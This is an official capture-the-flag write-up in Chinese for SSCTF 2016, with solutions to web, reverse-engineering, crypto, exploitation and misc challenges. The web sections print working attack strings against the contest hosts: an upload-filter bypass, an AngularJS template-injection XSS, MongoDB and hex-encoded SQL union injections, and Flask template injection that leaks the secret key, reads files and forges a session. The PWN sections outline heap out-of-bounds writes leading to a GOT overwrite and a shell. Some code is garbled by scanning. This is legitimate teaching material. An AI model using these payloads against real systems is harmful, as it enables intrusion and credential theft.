一、Web 部分

Web 1 --- Up!Up!Up!


分值: 100

Flag: SSCTF{d750aa9eb742bde8c65bc525f596623a}

题目链接: http://55e07875.seclover.com 该题目出题思路是来自于乌云的某个漏洞

http://www.wooyun.org/bugs/wooyun-2015-0125982

将 Content-Type 内的内容进行大小写变换,filename 改为*.php 即可绕过检测



Web 2 --- Can You Hit Me?

分值: 200

Flag: SSCTF{4c138226180306f21ceb7e7ed1158f08}

题目链接: http://960a23aa.seclover.com

该题出题思路是 Angluar JS 的客户端模板的 JS 注入,只做了简单的过滤,直接让其二次输出为正常语句即可触发,将 Payload 发送到相应邮箱,审核通过之后就会发放 Flag http://960a23aa.seclover.com/index.php?xss={{%27a%27.coonnstructor.prototype.charAt=[].join;\$evevalal(%22x=1}%20}%20};alealertrt(1)//%22);}}



Your Payload

{{ a'.constructor.prototype.charAt=[].join;\$eval("x=1) } ;alert(1)//");}}



Web 3 --- Legend? Legend!

分值: 300


Flag: SSCTF{057ef83ac5e46d137a8941712d5fffc2}

题目链接: http://806bddce.seclover.com

该题是 MongoDB 的注入,相关资料: http://drops.wooyun.org/tips/3939


首先获取集合内容

http://806bddce.seclover.com/news.php?newsid=2%27});return%20{title:tojson(db.getCollection Names())};//



得到集合名 user, 然后查询该集合内数据

http://806bddce.seclover.com/news.php?newsid=2%27});return%20{title:tojson(db.user.find()[0]) }://



获得一个邮箱信息

{ "_id" : ObjectId("56d30bfaea684f010e8b456d"), "username" : "admin", "password" : "*&98*hjhjyu", "email" : "loverctf@126.com" }

登陆该邮箱,在已删除邮件中发现 Flag

---- Forwarded message -----

From: Your Flag is here < loverctf@126.com >

Date: 2016年02月22日 14:32

To: SSCTF{057ef83ac5e46d137a8941712d5fffc2}
blackrabit@126.com>

Subject: loverctf@126.com

congratulations for you!

Your Flag is:SSCTF{057ef83ac5e46d137a8941712d5fffc2}

Web 4 --- Flag-Man

分值: 400

Flag: SSCTF{dc28c39697058241d924be06462c2040}


题目链接: http://b525ac59.seclover.com

该题是一个 Flask 框架注入

相关资料链接: http://www.freebuf.com/articles/web/88768.html

使用 GitHub 的账户登录

发现 user 取的是 GitHub 的 Name,同时指定了 Session,后端使用了 Flask 的 Session 我们可以拿到 Secure_Key,然后对自己的 Session 进行签名,拿到签名后的 session 值,然后修改 Cookie 拿到 Flag



修改 GitHub Name 为{{app. secret_key}}即可获得 Secure_Key



name:sflkgjsiotu2rjdskjfnpwq9rwrehnpqwd0i2ruruogh9723yrhbfnkd
sjl

然后将 Flask 的签名算法抠出来,进行自签名,得到 ID 为 1 的用户的 session,相关代码如下(见附件 Web04/Poc.py)

Val 改为自己的 session,运行之后拿到 id 为 1 的用户的 session

eyJpbmZvIjpbMSxudWxsLDEwODA2ODA2LCJodHRwczovL2F2YXRhcnMuZ2l0aHVidXNlcmNvbnRlbnQuY29tL3UvMTA4MDY4MDY_dj0zll19.Cbb0sQ.0gE-Z0mFPqTDvFgc4wwGpXGxUyY然后修改 Cookie 中的 session 即可拿到 Flag



另外,该题还有一个远程代码执行漏洞,将 GitHub 的 Name 改为相应代码即可实现

```
{{os.getcwd()}} #获取当前路径
{{os.listdir()}} #获取当前文件列表
{{__builtins__.open("ssctf.py").read()}} #读取文件
```

Web 5 --- AFSRC-Market

分值: 500


Flag: SSCTF{43eb7f25176f4534fe7e3a2c1ad21b00}

题目链接: http://edb24e7c.seclover.com/

在添加商品这里存在二次注入,提交的数据不同,cost 也不同

提交数据的时候需要把 payload 进行 hex 编码


正常商品价格是 2235



获取字段数








0x313034206F7264657220627920353B23 = hex("104 order by 5;#")



确定字段数为4


获取相应用户 token,

0x31303420616E6420313D3220756E696F6E2073656C65637420312C322C746F6B656 E2C342066726F6D207573657220776865726520757365726E616D653D277977393338 312723 = hex("104 and 1=2 union select 1, 2, token, 4 from user where username='yw9381'#")



用户 yw9381 的 token 为 f50034bb04df42573495165f51e3fede 获取 flag 表信息

0x31303420616E6420313D3220756E696F6E2073656C65637420312C322C666C61672 C342066726F6D20666C616723 = hex("104 and 1=2 union select 1, 2, flag, 4 from flag#")



得到一个 tips

Tips:/2112jb1njIUIJ__tr_R/tips.txt

访问该文件,得到提示



得到了 token 的算法


token = md5(md5(username) + salt)

```
#!/usr/bin/python
   import socket
   import time
   import hashlib
   def md5(string):
   return hashlib.md5(string).hexdigest()
10
   def main():
11
   user md5 = "f50034bb04df42573495165f51e3fede"
   username = "vw9381"
12
13
   hex char = "1234567890abcdef"
   ····for a in hex_char:
14
   for b in hex_char:
15
   ·····for c in hex char:
16
        ·····for d in hex_char:
17
18
                for e in hex char:
                 · · · · · · · salt · = a + b + c + d + e
19
                   token = md5(md5(username) + salt)
20
                  ·····if·token == user md5:
22
                    print salt
23
```



得到 Salt 为 8b76d

然后根据 tips 得知充值可以得到 flag,充值过程抓包,修改 salt 为刚才爆破出来的 salt,拿到 flag



二、Reverse 部分

Reverse 1 --- Re1

分值: 100

Flag: SSCTF{oty3eaP\$g986iwhw32j%OJ)g0o7J.CG:}

题目链接: http://static.lab.seclover.com/re/re1-e7e4ad1a.zip Flag 就在内存当中,使用任意一个内存查找工具即可读取

Reverse 2 --- Re2

分值: 200

Flag: SSCTF{b669e6f65317ff5fac263573fe24b5a8}

题目链接: http://static.lab.seclover.com/re/re2-db4ae13a.zip

创建 40 个线程。从最后的 MD5 比较处往后一步一步推。开始爆破 MD5,发现加密字符串的规律后,(HRP 三个字符的大小写间隔 HpHRpRrPrhPh) MD5 爆破并不难。爆破完成后就是一连串异或,往后逆着推直到开始,题目由异或操作和位移操作组成,出题人因为疏忽造成题目出现问题,造成多解。(第二天动态验证 FLAG,所以任何一种解也能提交)

原本使用的 flag: b669e6f65317ff5fac263573fe24b5a8

下图为测试时相关参数的输出。

Reverse 3 --- Re3

分值: 300

Flag: SSCTF{f5b760b64D867618fFeF48FdE92B4e5d}

题目链接: http://static.lab.seclover.com/re/re3-d0b6ccbd.zip

程序分为两个按钮。左边按钮为真实流程,右边按钮为干扰流程(随意写的验证)。查看资源,可以看到按钮。

编辑框被限制输入 0。当然复制除外。



程序为 MFC 程序,进入对话框初始化,可以看到按钮被 ShowWindow 隐藏。修改参数显示按钮。这样就进入正确的处理流程。密码算法为仿射密码。根据提示 1234? ,仿射密码的参数为 k1=5(零所在的位置,零无法手动输入)。k2=28。根据 K1,K2 算出 K3。解码仿射密码得到 FLAG(数字不参与加密解密)。从提交上来的 WriteUp 来看,只有 没有一个系统是安全 战队认出了仿射密码。

}
m *= k1;
m += k2;
m %= 26;
if (m < 0)m += 26;

爆破也行, 编程根据参数解码也可以, 下图为编程解码。



输入 flag 弹出 You Got it!



Reverse 4 --- Re4

分值: 400

Flag: FLAG{ETIJVA3E96GXZ+HP+E380}

题目链接: http://static.lab.seclover.com/re/re4-150fc703.zip

Pls Input pAssW0rd:[Xi`An4YeCaoAnQuanGongSi][HP]
Pls Input Second layer password:[//XinNianKuaiLe~//]

第一层密码:[Xi`An4YeCaoAnQuanGongSi][HP]

第一层是 RC4 加密。从提交上来的 WriteUp 中来看,没有战队认出加密使用的密码。因为本

身就是 XOR,并且加密使用的表就在内存里。所以很容易解出第一层。第一层的密码会解码一次绘图坐标信息。

第二层密码:[//XinNianKuaiLe~//] (修改流程情况下,这个值不唯一)

第二层的的算法也很简单。

验证格式,并且求循环计数器的开方和。根据这个和可以轻易判断长度是 20 位。然后通过位数去 XOR 一个字符串,字符串再每一位异或得到 BYTE 值。这个值去异或位数,异或 0x0a。得到 0x08。用这个值去解码绘图的坐标信息。这个函数只要返回 0x08。就可以解码出坐标信息。

进入绘图之后,屏蔽相关遮挡的图形,或者关闭深度检测就看到被加了删除线的 FLAG。可以猜,也可以去坐标信息里找到那两条线,屏蔽得到真正的 FLAG。下图为关闭深度检测后的显示。



Reverse 5 --- Re5

分值:500

Flag: SSCTF{fl@gMyengl1shisp0or}

题目链接: http://static.lab.seclover.com/re/re5-d06bc342.zip

程序主流程为:

读取 c 盘下的[SsCTF]Re.txt 内容,根据内容长度选择不同流程。

长度为3:(第一层)

解码文本为"UDP"。解码代码后代码很简单就是调用 BASE64 编码输入,与"VURQ"比较。成功则输出 IT is UDP。

☑ [SsCTF]Re.txt - 记事本 文件(F) 编辑(E) 格式(O) i UDP

路漫漫其修远兮,吾将上下而求索 The Ro@d Ahe@d Will Be Long And Our Cl1mb Will Be Steep It is UDP!

长度为大于 20 小于 30: (第二层)

使用 TEA 的解码函数,和内存中的 KEY。根据密文,解码得到明: WoyaoDuanKouHaoHeFlag,Pls. 此时显示出:Port: 2447。

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(WoyaoDuanKouHaoHeFlag,Pls.

Port:2447

长度为大于 3 小于 20: (第三层)

对读取到的内容进行赫夫曼编码。与已知编码进行对比。成功则提示 You Got it!。(如果爆破这里毫无意义)

」 [SsCTF]Re.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V)

fl@gMyengl1shisp0or

路漫漫其修远兮,吾将上下而求索 The Ro@d Ahe@d Will Be Long And Our Cl1mb Will Be Steep OK!You Got 1t!_

其他情况都是使用随机数随机选择一种流程。共5种,另外两种流程没有分析的意义和价值。

赫夫曼编码解码必须有对照表。对照表就在内存里。第一层的时候根据输入解码处正确的码表的前半段(字符)。第二层根据文件内正确的文本内容解码出另一半('-'和'_'表示1和0)。下图为对照表:

f:0000 l:1101

@:0001

g:1110

M:0010

y:0011

e:0100

n:0101

1:0110

s:1111

h:0111

i:1000

p:1001

0:1010

o:1011

r:1100

根据对照表和第三层的对比数据解出flag。

每次提示完成之后都会发送一个 UDP 包。UDP 稍微有意义的内容是通过第二层的文本和正确的端口号(不唯一)解码后得到,残缺的 FLAG, 你没有看错==, 它是残缺的。(坑)

Start: d1e23456f789abc

解码出来就是残缺的 FLAG: fl@gMyen1ship0or, 缺少重复字符部分(g1s)。

三、Crypto&Exploit 部分

Crypto 1 --- HeHeDa

分值: 100

Flag: SSCTF{1qaz9ol.nhy64rfv7ujm}

题目链接: http://static.lab.seclover.com/crypto/Algorithm1-577265e1.zip

这题仔细看之后发现就是一个按字节加密。虽然密钥丢失了,但是已经给了提示密钥长度为 8 的提示。直接按位爆破密钥即可。另外后面我多加了点奇奇怪怪的东西,就是个小坑,没想到还真有人被坑的,直接忽略后面。

相关代码见附件 Crypot-1-HeHeDa.py 代码如

Crypto 2 --- Chain Rule

分值: 200

Flag: SSCTF{Somewhere_Over_The_Rainbow}

题目链接: http://static.lab.seclover.com/crypto/crypto2-b7486602.zip

拿到压缩包后,首先解压第一层。遍历找到密码为 start 的第一个压缩包,得到下一个密码,以此类推。直到得到所有的密码。解压出 flag.zip pwd.zip

相关脚本见附件 Crypto-2-Chain_Rule_1.py

重点在这里:处理 pwd.zip。

pwd.zip 里面内容的同样是一个文件指向下一个。不过其中有分支,分支会引向循环,需要避开这些循环。需要收集路径上的注释,拼接转码得到最终数据。有多重方法可以避开循环。第一种就是 DFS,比赛中有些队伍用了这种,搜索中进行去重。

第二种,有些队伍很巧妙地从路径的结尾开始搜索,由于这是一个有向图,所以这样就完全 避开了循环,写起来也会很简单。

第三种,也就是下面的解法,引入了一个概念:强连通分量。通过找到并剔除图中的强连通分量,便能得到纯粹的路径。

得到正确路径后,获取 comments,组合转化。就得到密码。

相关脚本见附件 Crypto-2-Chain Rule 2.py

输出如下

```
Follow the path, collect the comments. Avoid the BLACKHOLE!
When I am dead, my dearest,
Sing no sad songs for me;
Plant thou no roses at my head,
Nor shady cypress tree:
Be the green grass above me
With showers and dewdrops wet:
And if thou wilt, remember,
And if thou wilt, forget.
password part1:Thispasswordistoolong
I shall not see the shadows,
I shall not see the rain;
I shall not hear the nightingle
Sing on as if in pain:
And dreaming through the twilight
That doth not rise nor set,
Haply I may remember,
And haply I may forget.
password part2:andyoudon'twanttocrackitbybruteforce
That's all.
```

一首诗,《When I am dead, my dearest》 by Christina Rossetti 得到密码:

This password is toolong and you don't want to crack it by brute force

解开: flage.zip 得到 flag: SSCTF{Somewhere_Over_The_Rainbow}

Crypto 3 --- Nonogram

分值: 300

Flag: 动态 Flag, 每队都不一样

题目链接: socket://socket.lab.seclover.com:52700

该题游戏规则类似 Nonogram,每次执行命令返回一个 29*29 的二维码数据

在网上寻找开源实现进行复原,给出一个地址: http://www.lancs.ac.uk/~simpsons/nonogram/auto

因为有些 JSON 存在多个解,部分队伍不断询问是不是数据有问题,其实是因为多个解的问题,部分网站上的开源实现只能处理存在唯一解的情况

复原以后的数据类似

711523?c562d3262|Next:id|Salt:5193

第一部分是一个 16 位 MD5,第二部分是下一条命令,第三部分是该 MD5 的盐,对?号位进行爆破反解,发现 MD5 的加密规则为一位字符+盐

按照顺序依次进行复原/反解,Flag 会一位一位的复原出来,给出某队的示例数据

```
b2403b96?8924408 Next:id Salt:5
59b6a648?8a85a2f|Next:w|Salt:a
ebcfd0bc?c532969|Next:eval|Salt:d
30cfce11?f4fe85d|Next:bash|Salt:1
6e9b1036?8dd8d17|Next:1s|Sa1t:c
679df8e4<u>?564b41e|Next:dir|Salt:f</u>
f5910cf7?c2038ce|Next:cd|Salt:d
fe097c88?568babb|Next:mv|Salt:b
b546a12f?fd23a27|Next:cp|Salt:d
a02e2bc9?3a6bac3|Next:pwd|Salt:8
7a375633?0ded05f|Next:tree|Salt:5
f8ed5d21?44b0e58|Next:apt|Salt:2
d31687e1?d3968f4|Next:mysq1|Salt:d
aea4e328?1b6f750|Next:php|Salt:6
806cf412?041837a|Next:head|Salt:f
4c6579b5?ff05adb|Next:tail|Salt:d
6e26fb4c?088bb8c|Next:cat|Salt:0
568125ed?c3f6788 | Next:grep | Salt:7
2a019294?b46a8bf|Next:more|Salt:a
02a44259?55d38e6|Next:less|Salt:0
068eef6a?bad3fdf|Next:vim|Salt:d
d34d9c29?711bdb3|Next:nano|Salt:7
6ed83efb?5042fb3|Next:sed|Salt:b
14875e45?ba028a2|Next:awk|Salt:9
7f4f77fe?3c07fc7|Next:ps|Salt:8
846186c2?5426d7f | Next:top | Salt:5
3afb633e?0cdf1b2|Next:ki11|Sa1t:6
93a36660?d398cc0|Next:find|Salt:e
5c2045dc?cab22a5|Next:break|Salt:2
fec0f854?406fee6|Next:gcc|Salt:6
```

```
c178fa57?04c1cc4|Next:debug|Salt:0
83471fc3?0d828e5|Next:git|Salt:a
36b90d08?4cf640b|Next:curl|Salt:b
417303e1?e4c0657|Next:wget|Salt:8
8e692ca5?84d1abf|Next:gzip|Salt:9
aa0efb9e?9094440|Next:tar|Salt:9
c178fa57?04c1cc4|Next:ftp|Salt:0
6ade2d87?bb13381|Next:ssh|Salt:a
74b5a988?9bbd4b5|Next:exit|Salt:c
```

Exploit 4 --- PWN1

```
分值: 400
```

Flag: SSCTF{e8b381956eac817add74767b15c448e4}

题目链接: http://static.lab.seclover.com/crypto/pwn1-fb39ccfa.zip

该题设计的是一个越界读写漏洞,在查询和修改时可以越界访问一个 DWORD,漏洞利用的思路不唯一。数组结构体定义:

```
typedef struct _ARRAY {
    int size;
    int arr[1];
    } ARRAY, *PARRAY;

排序结果的定义:

    typedef struct _SORTLIST {
        PARRAY cur;
        _SORTLIST* next;
    } SORTLIST, *PSORTLIST;
```

典型的利用思路是合理构造内存布局,通过越界写操作修改相邻数组结构的 size 域为 0x40000000 或以上,再配合堆基址泄露,达到 32 位进程空间任意读写,泄露 system 函数地址,修改 got 拿到 shell。相关代码可参考 Nu1L 队的利用代码

Exploit 5 --- PWN2

分值: 600

Flag: SSCTF{eaf05181170412ab19d74ba3d5cf15b9}

题目链接: http://static.lab.seclover.com/crypto/pwn2-58461176.zip

该题目的设计思路是针对 pwn1 的越界读写漏洞,增加了一个 length cookie 的缓解机制防止 ARRAY 结构体中对 size 域的修改。ARRAY 结构体如下:

```
typedef struct _ARRAY {
    int size;
    int cookie;
    int arr[1];
    } _ARRAY, *PARRAY;

在查询或修改的时候都会校验长度与 cookie 值是否匹配,判断如下:
    if((node->size ^ node->cookie) != g_cookie) {
        printf("[*E*] Overwritten detected!\n");
        exit(0);
    }

其中 g_cookie 为全局变量,初始化代码为:
        srand(time(0));
        g_cookie = rand();

思路一
```

随机种子使用的是 time(0)生成,它的返回值是以秒为单位,所以如果搞定了 pwn1 的同学,可以通过同步服务器时间,生成跟服务器一样的 cookie 值,绕过这种缓解机制。可参考 Nu1L 队 pwn2 利用代码

思路 2

合理构造内存布局,使用越界读写漏洞,修改 PSORTLIST 结构体的 cur 域,使其指向 data 段的 g_cookie,由于 g_cookie 后的一个 DWORD 恰好是 0,此时 g_cookie 会被当成长度,0 会被当成 cookie 值,于是 g_cookie ^ 0 == g_cookie 条件成立,在操作 history 时就会泄露出 g cookie 的值。

g_cookie 的值泄露以后,伪造 ARRAY 结构,再利用越界写修改 PSORTLIST 结构的 cur 域,使其指向伪造的 ARRAY,达到任意地址读写,泄露 system 函数地址,修改 got 拿到 shell. 可参考 FlappyPig 队的 pwn2 利用代码

四、Misc 部分

Misc 1 --- Welcome

分值: 10

Flag: SSCTF{WeIcOme_T0_S3CTF_2016} 题目链接: http://weibo.com/u/5508834167 关注四叶草安全微博之后会私信发送 Flag



Misc 2 --- Speed Data

分值: 100

Flag: SSCTF{6a6857ce76d4d6ce3b0e02b9e3738698}

题目链接: http://static.lab.seclover.com/misc/misc2-ecac0a7e.zip

该题是一道 PDF 的隐写,使用 wbStego4open 进行 Decode 即可直接发现 Flag

该工具下载地址: http://wbstego.wbailer.com/

按照向导选择 PDF 文件,即可生成一个 TXT,里面包含 Flag



Misc 3 --- Puzzle

分值: 200

Flag: SSCTF{SSCTF&n1ca1ca1&2oi6&*.*}

题目链接: http://misc3-346e2a33.seclover.com


打开页面,有一个二维码,扫描得到

flag = f[root]

f[x] = d[x] xor max(f[1son(x)], f[rson(x)]) : x isn't leaf

f[x] = d[x] : x is leaf

有个 wav, 下载下来有 38.5M, 大小明显不对, 然后在末尾发现了 7z 的数据



中间有 00 分割, 去掉所有 00 之后, 发现有密码, 然后回到 WAV, 在 1:54 的地方明显听到杂音, 猜测这里有数据

总长为 3:49=229 秒,有问题的在 1:54=114

大概位于 114/229=49.78%≈50%

总长为 0268b2620/2 = 1345b10

在这个位置附近寻找,发下如下信息

该字符串即为 7Z 的密码,解开之后,发现一个类似于树的文件结构,构造方法类似线段树。不难推测出文件夹 0 是左叶子 1 是右叶子 d 就是 d 那么我们的目标是求根目录的 f,写个递归构造直接得到(相关代码在附件的 Misc-3-Puzzle.py):

```
def calcf(mulu):
    r = open(mulu+"/d", "r")
    rr =r. read()
    r. close()
     d = int(rr[2:], 2)
     1s =os.listdir(mulu)
     if '0' not in 1s:
         return d
     else:
         temp1 = \operatorname{calcf}(\operatorname{mulu} + "/0")
         temp2 = \operatorname{calcf}(\operatorname{mulu} + "/1")
         maxtemp =temp1
         if temp2>temp1:
              maxtemp =temp2
              return d'maxtemp
print hex(int(calcf("7")))[2:-1].decode("hex")
```

Misc 4 --- Hungry Game

```
分值: 300
Flag: 动态 Flag, 每个队伍都不同
题目链接: <a href="http://socket.lab.seclover.com">http://socket.lab.seclover.com</a>
这题是一个游戏,一关一关过去之后,会遇到 BOSS,对着 BOSS 砍 15 次就可以拿到 Flag 第一关: 直接跳关
onnextdoor()
第二关: 直接跳关
onnextdoor()
```

第三关:写个 JS 全自动挖木头

```
tmp = 9999;
data = JSON.stringify([msg('wood', {
    'time': tmp
    })]);
ws.send(data);
```

onnextdoor()

第四关:写个 JS 全自动挖钻石

```
for(i=0;i<200;i++) {
data = JSON.stringify([msg('diamond', {
    count': 50
})]);
ws.send(data);
}
onnextdoor()</pre>
```

第五关: 砍 BOSS 15 次之后就给 Flag

```
data = JSON.stringify([msg('attack', {'x': boss.x,'y':
boss.y})]);ws.send(data);attacking = true;
```

```
Attacked by boss
Attack:boss, total 13
Attack:boss, total 14
Attack:boss, total 15
SSCTF {05aa27083ba878ac02cc5dbce5274f25}
Attacked by boss
```

Misc 5 --- Warrior And Tower III

分值: 400

Flag: 动态 Flag, 每个队伍都不同

题目链接: socket://socket.lab.seclover.com:23333

这题看过之后应该就知道本质就是一个阶梯博弈,但是一开始给你的就是必败态,也就是说你无论如何都 赢不了的。

通过观察可以发现 AI 对于每堆的搬运半径是地图的高度除 2。于是只要构造一个在水平方向足够长的肥皂堆,AI 就会犯错,FLAG 到手。

| ##################### | ***** | ***** | ***** | ***** | ###################################### |
|--|----------------|---|---------------|---------|--|
| #aA | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| | രെരെ | | | | |
| | | @@@@@ | | | |
| | | @@@@@ | @@@ | | |
| | @@@\$@@@@@@@ | @@@.@@\$@@ | @@\$@@ | @@\$@@ | |
| | (@(@(@(@(@) | (@(@(@(@) | | | |
| # | (a/a/a/a/a | | | | # |
| | @@@@ | | | | |
| | @@@@ | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| | | | | | |
| ##################### | ****** | ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,, | ************ | ******* | ****** |
| h | | | | | |
| | CCCTE (o 7bd2 | ahc72h616756h2 | h262164bb0a7£ | 1 | |
| [*] You win, flag is SSCTF{e7bd2abc73b616756b3b363164bb9e7f} | | | | | |
| [!] ^_^~~, Connect | Will Break, | Bye∾ | | | |

•